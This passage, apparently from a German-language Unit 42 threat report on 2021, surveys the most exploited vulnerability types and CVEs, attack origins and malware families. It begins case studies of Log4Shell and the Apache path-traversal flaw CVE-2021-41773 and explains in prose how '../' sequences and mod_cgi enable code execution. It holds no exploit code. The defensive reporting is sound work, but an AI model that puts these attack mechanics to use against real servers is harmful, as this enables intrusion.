Wir möchten an dieser Stelle anmerken, dass es sich bei den veröffentlichen Sicherheitslücken nur um Schwachstellen handelt, die identifiziert und öffentlich gemeldet wurden. Die ausgenutzten Sicherheitslücken wurden hingegen bei realen Angriffen aufgedeckt. Diese beiden Gruppen sind unter Umständen nicht identisch.

Die drei am häufigsten ausgenutzten Arten von Sicherheitslücken (siehe unten) machten 65,4 Prozent aller Angriffe aus dem Jahr 2021 aus. In Abbildung 5 sind die 15 wichtigsten Angriffskategorien aufgeführt:

- **Remote-Codeausführung** ermöglicht dem Angreifer, schädliche Befehle per Fernzugriff in einem anfälligen System auszuführen oder in das System einzuschleusen. Die Folgen können von der Ausführung von Malware bis zur Übernahme der vollständigen Kontrolle über das System reichen.
- **Traversal** (auch Path Traversal oder Directory Traversal genannt) ist eine Sicherheitslücke, bei sich der Angreifer Zugang zu Verzeichnissen und Dateien mit eingeschränkten Zugriffrechten außerhalb des Root-Ordners verschafft. Dadurch können Anwendungscode, Daten und andere sensible Informationen gestohlen oder vom Angreifer für andere Zwecke missbraucht werden.
- **Offenlegung von Informationen** tritt auf, wenn eine Anwendung oder ein Webservice Daten nicht angemessen schützt und dadurch sensible Daten wie Benutzernamen, technische Details oder Infrastrukturinformationen für nicht autorisierte Benutzer zugänglich sind. Diese Art von Sicherheitslücke wird von den Angreifern oft als Ausgangspunkt genutzt, da sich dadurch die Angriffsfläche vergrößert und sie sich einen besseren Überblick über weitere Schwachstellen verschaffen können.

Remote-Codeausführung wird am häufigsten ausgenutzt. Das ist auch nicht verwunderlich, da sich Angreifer auf diesem Weg die Kontrolle über Server verschaffen, Malware ausführen und die Zugriffsrechte ausweiten können. Auf Platz 2 und 3 liegen Traversal und die Offenlegung von Informationen. Angreifer nutzen diese Techniken, um sensible Daten wie die Anmeldedaten von Benutzern abzurufen oder weitere Angriffe vorzubereiten. Interessant ist, dass Cross-Site-Scripting 2021 zwar die am häufigsten gemeldete CVE war, aber weniger als 10 Prozent aller Angriffe ausmachte.




Abbildung 5: Die 15 wichtigsten Angriffskategorien

Bei der Kategorisierung aller im Netzwerkdatenverkehr beobachteten Angriffssitzungen nach Art und Schweregrad der Sicherheitslücke zeichnete sich ab, dass einige CVEs bei den Angreifern besonders beliebt sind. In Abbildung 6 sind die zehn Sicherheitslücken aufgeführt, die 2021 am häufigsten für Angriffe ausgenutzt wurden. Weitere Details finden Sie im Anhang 1.

Die Apache Log4j-Sicherheitslücke wurde 2021 am häufigsten ausgenutzt: In weniger als einem Monat wurden über 11 Millionen Angriffssitzungen beobachtet. Das sind 4,2 Prozent aller Angriffssitzungen. Darin zeigt sich das bis zu diesem Zeitpunkt unerreichte Ausmaß der Log4Shell-Angriffe auf die Internetsicherheit. Details dazu finden Sie in Kapitel 3.1.

Ein weiterer wichtiger Punkt ist, dass ältere Sicherheitslücken nach wie vor und im großen Maßstab ausgenutzt werden, obwohl einige davon schon 2017 veröffentlicht wurden.




Abbildung 6: Die am häufigsten ausgenutzten Sicherheitslücken

Für „F5 TMUI“/„ForgeRock OpenAM“ (auf Platz 7 in Abbildung 6 und Anhang 1) haben wir CVE-2020-5902 und CVE-2021-35464 zusammengefasst, da sie beide im Zusammenhang mit dem Fehler bei der Pfadnormalisierung in Apache[12] gemeldet wurden und daher verwandt sind. Die anderen Einträge mit mehreren CVEs weisen einen ähnlichen Charakter auf und zielen auf denselben Anbieter ab. IPS-Anbieter wie Palo Alto Networks können allerdings anhand von einer einzigen Threat-Prevention-Signatur mehrere ähnliche CVE-Angriffe erkennen.

Standorte

Bei der Beobachtung realer Angriffe haben wir anhand der IP-Adressen der Angreifer auch deren geografischen Ursprung ermittelt. Versierte Hacker nutzen allerdings häufig Proxyserver und VPNs in anderen Regionen, um ihren tatsächlichen Standort zu verschleiern. Außerdem stammt ein Großteil des schädlichen Datenverkehrs von Geräten, die in Botnets organisiert werden, unter anderem auch IoT-Geräte und virtuelle Maschinen in öffentlichen Clouds.

Unseren Untersuchungen zufolge stammen die meisten Angriffe aus den USA (fast 68 Prozent des gesamten Angriffsdatenverkehrs), gefolgt von der Russischen Föderation (5,6 Prozent), Festlandchina (4,0 Prozent) und Deutschland (3,2 Prozent). Im Anhang 2 sind die 14 Länder mit einem Datenverkehrsvolumen über 0,8 Prozent aufgeführt. Da Angreifer unter Umständen einen lokalen manipulierten Server nutzen, um ihren eigentlichen Standort zu verbergen, ist es umso wichtiger, dass Unternehmen für zuverlässige Netzwerksicherheit sorgen, damit möglichst wenige Geräte für Angriffe missbraucht werden können.

In der Heatmap in Abbildung 7 ist das Datenvolumen für den jeweiligen Ursprungsort farblich dargestellt (siehe Legende).




Abbildung 7: Heatmap mit den mutmaßlichen Angriffsquellen

Potenziell relevante Sicherheitslücken für 2022 und 2023

Bei den weiteren Analysen der beobachteten Angriffssitzungen haben wir nach Hinweisen zu Sicherheitslücken gesucht, die 2022 und Anfang 2023 eventuell relevant werden, damit Sicherheitsteams rechtzeitig angemessene Maßnahmen ergreifen können. Im Anhang 3 sind die zehn wichtigsten Sicherheitslücken für diesen Zeitraum mit Links zu Untersuchungsergebnissen und potenziellen Patches aufgeführt.

Dabei wurden die potenzielle Benutzergruppe, der Schweregrad, die Zuverlässigkeit des PoC, die letzten Entwicklungen sowie die Art des Zugriffs (entweder lokal, d. h. nur über ein zuvor manipuliertes System, oder aus der Ferne über ein Netzwerk) berücksichtigt. Erwähnenswert sind einige Sicherheitslücken zur Remote-Codeausführung in Java wie das NPM-Paket der System Information Library für Node.js [CVE-2021-21315] und im Spring-Framework [CVE-2022-22963 und CVE-2022-22965], die Sicherheitslücke zur Umgehung der Authentifizierung in Zoho ManageEngine ADSelfService Plus [CVE-2021-40539] und einige andere, die eine große Benutzergruppe betreffen, zum Beispiel in Apache und Microsoft.

Wir hoffen, mit den frühzeitigen Hinweisen und Analysen der Sicherheitslücken zu verhindern, dass sie nächstes Jahr die Listen anführen werden. Weitere Informationen finden Sie im Anhang 3.

Überblick über die im Jahr 2021 verwendete Malware

In diesem Kapitel sehen wir uns die Malware an, die häufig von Angreifern zur Ausnutzung bestimmter Sicherheitslücken verbreitet wird, zum Beispiel zur Remote-Codeausführung. 2021 hat WildFire, der Malwareanalyseservice von Palo Alto Networks, 525 Millionen schädliche Samples erfasst.[13]

Malwarefamilien

Die Bedrohungsforscher von Unit 42 untersuchen fortlaufend die Bedrohungslandschaft, um neue und sich entwickelnde Bedrohungen zu identifizieren. Durch die Verfolgung der Angreifer und der verbreiteten Malware können wir die Motive und die Ziele der einzelnen Hackergruppen ermitteln.

Angreifer nutzen Malware für zahlreiche unterschiedliche Zwecke. In Abbildung 8 sind verschiedene Malwaregruppen mit den Bezeichnungen von Unit 42 zu sehen. Diese dienen wie die verschiedenen Arten von Sicherheitslücken dazu, die Malware zu verfolgen und zu kategorisieren.




Abbildung 8: Verteilung der Malwaretypen

Potenziell unerwünschte Programme (PUP), auch potenziell unerwünschte Anwendungen (PUA) genannt, sind die gängigste Malwarevariante und umfassen Programme wie Adware, Commodity-Spyware und Browser-Hijacker. Ebenfalls häufig genutzt werden Downloader, mit denen Angreifer weitere Malware oder Tools auf ein manipuliertes Gerät übertragen oder sonstige schädliche Aktivitäten ausführen.

2021 haben wir außerdem zahlreiche Malwarearten beobachtet, die für finanzielle Zwecke eingesetzt wurden. Zu dieser Gruppe gehören unter anderem Banken-Trojaner, Kryptominer und Ransomware. Andere Schadsoftware wie RATs kann für die Überwachung und Spionage eingesetzt werden.

Zu den gängigsten Malwarefamilien aus dem Jahr 2021 gehört Berbew, ein Trojaner, der 2004 zum ersten Mal identifiziert wurde. Das zeigt, dass ebenso wie bei den Sicherheitslücken auch ältere Malwarevarianten weiterhin von Angreifern eingesetzt werden. Nachfolgend finden Sie eine Auflistung der Malwarefamilien und der jeweiligen Anwendungsfälle:

- **Berbew (22,9 %)** ist ein Trojaner, der Passwörter und andere sensible Daten stehlen kann, die auf einem infizierten Gerät gespeichert sind.
- **Sivis (16,4 %)** ist ein Dateivirus, der sich durch das Einfügen von Schadcode in andere ausführbare Dateien verbreitet.
- **Vindor (15,0 %)** ist eine Backdoor, über die Angreifer Tasteneingaben erfassen, sensible Daten ausschleusen und Denial-of-Service-Angriffe ausführen können.
- **Ibashade (12,4 %)**, **Valla (7,4 %)**, **Miras (5,1 %)** und **Xolxo (4,7 %)** sind Würmer, die über infizierte Dateien auf externen Datenträgern und Netzwerkfreigaben verbreitet werden.




Abbildung 9: Verteilung der Malwarefamilien

- **VTBoss (7,2 %)** und **Sarodip (4,9 %)** sind Malwarefamilien, die den beliebten Webservice für Virenscans VirusTotal überlasten sollen, indem wiederholt zahlreiche Dateien mit individuellen Inhalten hochgeladen werden.
- **Gator Adware (3,9 %)** kann das Browserverhalten der Benutzer überwachen und potenziell unerwünschte Software auf infizierte Computer herunterladen.

Trends bei den Malwaredateitypen

Malware kann auf unterschiedliche Art und Weise verbreitet werden. Häufig werden ausführbare Dateien oder Dateien zur Skript- bzw. Codeausführung wie PE (Portable Executable) und ELF (Executable and Linkable Format) genutzt. Auch Dateien zur Anzeige von Inhalten wie PDF (Portable Document Format) und Microsoft Word-Dokumente werden verwendet, beispielsweise für das Phishing. In Abbildung 10 sind die zehn gängigsten Typen aufgeführt, die WildFire 2021 analysiert hat.




Abbildung 10: Verteilung der Dateitypen

Windows ist das gängigste Betriebssystem, mit derzeit 1,4 Milliarden aktiven Geräten pro Monat. Daher ist es kaum verwunderlich, dass Angreifer ausführbare Windows-Dateien für ihre Malware bevorzugen.

Interessant ist jedoch, dass die 64-Bit-Malware PE64 von Angreifern deutlich seltener genutzt wird als PE-Dateien. Das liegt vor allem daran, dass die 64-Bit-Windows-Plattform abwärtskompatibel ist und auch 32-Bit-Anwendungen unterstützt. Viele Angreifer entwickeln keine 64-Bit-Malware, solange die alten Versionen noch funktionieren. Die Nutzung von PDF-Dateien zur Verbreitung von Malware hat im Laufe der Jahre zugenommen. Schädliche PDF-Dateien richten in der Regel keinen direkten Schaden auf dem Gerät an. Benutzer sollen stattdessen dazu verleitet werden, auf eingebettete Links zu klicken. Darüber gelangen sie dann auf manipulierte Websites, auf denen die Angreifer versuchen, die Anmelde- oder Kreditkartendaten zu stehlen oder Malware zu übertragen. Diese Methode wird auch Phishing genannt.[14] Die Phishingangriffe haben zugenommen, seit immer mehr Unternehmen auf hybride Arbeitsmodelle setzen. Das könnte auch der Grund dafür sein, dass Angreifer mehr PDF-basierte Phishingkampagnen durchführen.

Von den **13,7 Milliarden** Samples, die WildFire 2021 erfasst hat, waren etwa **4%** (525 Millionen) schädlich – fast doppelt so viele wie 2020.

Verdopplung der Schaddateien zwischen 2020 und 2021

Die Anzahl der von WildFire identifizierten Schaddateien nimmt mit jedem Jahr zu. Eine Analyse der Entwicklung von 2019 bis 2021 ergab, dass die Anzahl der Malwaresamples im Jahresvergleich steigt. Von allen Samples, die 2021 erfasst wurden, waren etwa 4 % schädlich. Das ist doppelt so viel wie noch 2020.




Abbildung 11: Prozentsatz der schädlichen Samples pro Monat für die letzten drei Jahre

Fallstudien

In diesem Kapitel präsentieren wir detaillierte Analysen verschiedener Sicherheitslücken, die in der letzten Zeit die gravierendsten Folgen für Unternehmen hatten. Die ersten drei bieten einen Einblick in Angriffe, die 2021 die größten Schäden angerichtet haben und auch weiterhin gefährlich sind. In den weiteren Fallbeispielen erläutern wir den Einsatz von C2-Kanälen bei Angriffen und zeigen auf, welche komplexen Prozesse und Verschleierungsmethoden die Angreifer inzwischen einsetzen.

Damit möchten wir Sicherheitsteams helfen, die Methoden der Angreifer besser zu verstehen, damit sie ihre Sicherheitsmaßnahmen optimieren und ihren Sicherheitsstatus verbessern können. Zu den Beispielen gehören Log4Shell, die versuchte Ausnutzung der Path-Traversal-Sicherheitslücke auf Apache HTTP-Servern, Siloscape (Malware speziell für Windows-Container) sowie verschlüsselte C2-Kanäle und Cobalt Strike-Merkmale.

Log4Shell: der gravierendste Cybersicherheitsvorfall im Jahr 2021

Die Sicherheitslücken zur Remote-Codeausführung in Apache Log4j 2 (CVE-2021-44228 und CVE-2021-45046) gehören zweifellos zu den schwerwiegendsten bekannten Sicherheitslücken überhaupt, da zahlreiche Java-basierte Anwendungen Log4j als Protokollierungsprogramm nutzen. Mit der Apache Log4j-Bibliothek stehen Entwicklern Prozesse und Befehle zur Verfügung, um Daten in verschiedenen Anwendungen zu protokollieren. In bestimmten Fällen wird in anfälligen Systemen durch die Log4j-Anfrage mit Sonderzeichen eine Java-Suche auf einem externen schädlichen LDAP-Server gestartet. Dadurch wird die Remote-Codeausführung mithilfe von Log4j 2 auf dem Server des Opfers möglich. Die Apache Log4j-Versionen bis einschließlich 2.15.0-rc1 sind für diese Angriffe anfällig. Im Blogbeitrag von Unit 42[15] vom 10. Dezember 2021 wurden eine Ursachenanalyse und erste Erkenntnisse veröffentlicht. Der Artikel wurde seitdem mit neuen Untersuchungsergebnissen und Informationen zu Log4Shell aktualisiert.

11 Millionen aktive Angriffsversuche wurden seit der ersten Veröffentlichung beobachtet und es werden immer noch neue aufgedeckt.

Im dem Monat nach der öffentlichen Bekanntgabe von Log4Shell (im Dezember) haben wir 11,01 Millionen aktive Ausnutzungsversuche verzeichnet – und es werden immer noch neue Angriffe aufgedeckt. Wenn wir Angriffe aus internen Aktivitäten wie Red-Team-Operationen hinzuzählen, steigt die Anzahl drastisch. Weitere Informationen zu Log4j und spezifischen Abwehrstrategien, zum Beispiel die Auswahl der korrekten Richtlinien zur Blockierung bekannter und unbekannter schädlicher Domains (Websites) und zur Aktivierung der Entschlüsselung, finden Sie im Blog vom Unit 42.[15]

Path-Traversal-Sicherheitslücke in Apache HTTP-Servern: potenziell größte Gefahr im Jahr 2022

Am 21. Oktober 2021 deckte Unit 42 mehrere Versuche auf, durch Ausnutzung von CVE-2021-41773, einer Path-Traversal-Sicherheitslücke in Apache HTTP-Servern, schädliche Kryptominer zu verbreiten. Wir haben 2021 fast 850.000 schädliche Sitzungen im Zusammenhang mit dieser Sicherheitslücke beobachtet. Da die Apache HTTP-Server äußerst beliebt sind, könnten von diesem Problem mehr als 30 Prozent der über das Internet erreichbaren Websites betroffen sein. In einigen Fällen versuchten die Angreifer, Kryptominer per Remote-Codeausführung zu verbreiten.

Analyse der Sicherheitslücken

Eine Path-Traversal-Sicherheitslücke liegt vor, wenn eine URL oder ein Dateipfad vor dem Zugriff auf die damit verbundene Ressource nicht korrekt normalisiert wird. Durch das Einfügen einer speziellen Folge von Sonderzeichen (../) in eine URL ist es möglich, über einen Webserver mit einer fehlerhaften Pfadnormalisierung auf sensible Ressourcen zuzugreifen. In den meisten Fällen droht dadurch eine Offenlegung von Informationen. Je nachdem, welche Ressourcen erreichbar sind, kann eventuell sogar eine Remote-Codeausführung möglich werden. So kann ein Angreifer beispielsweise eine Path-Traversal-Sicherheitslücke ausnutzen, um auf eine Datenbank mit Anmeldedaten zuzugreifen und sich anschließend mit Administratorrechten zu authentifizieren. Bei den Apache HTTP-Servern ist eine Codeausführung möglich, wenn auf einem anfälligen Server das `mod_cgi`-Modul aktiviert ist. Mit diesem Modul können normalerweise beliebige Binärdateien oder Skripte ausgeführt werden, die sich unter einem bestimmten Pfad wie `/cgi-bin/` befinden. Bei einer 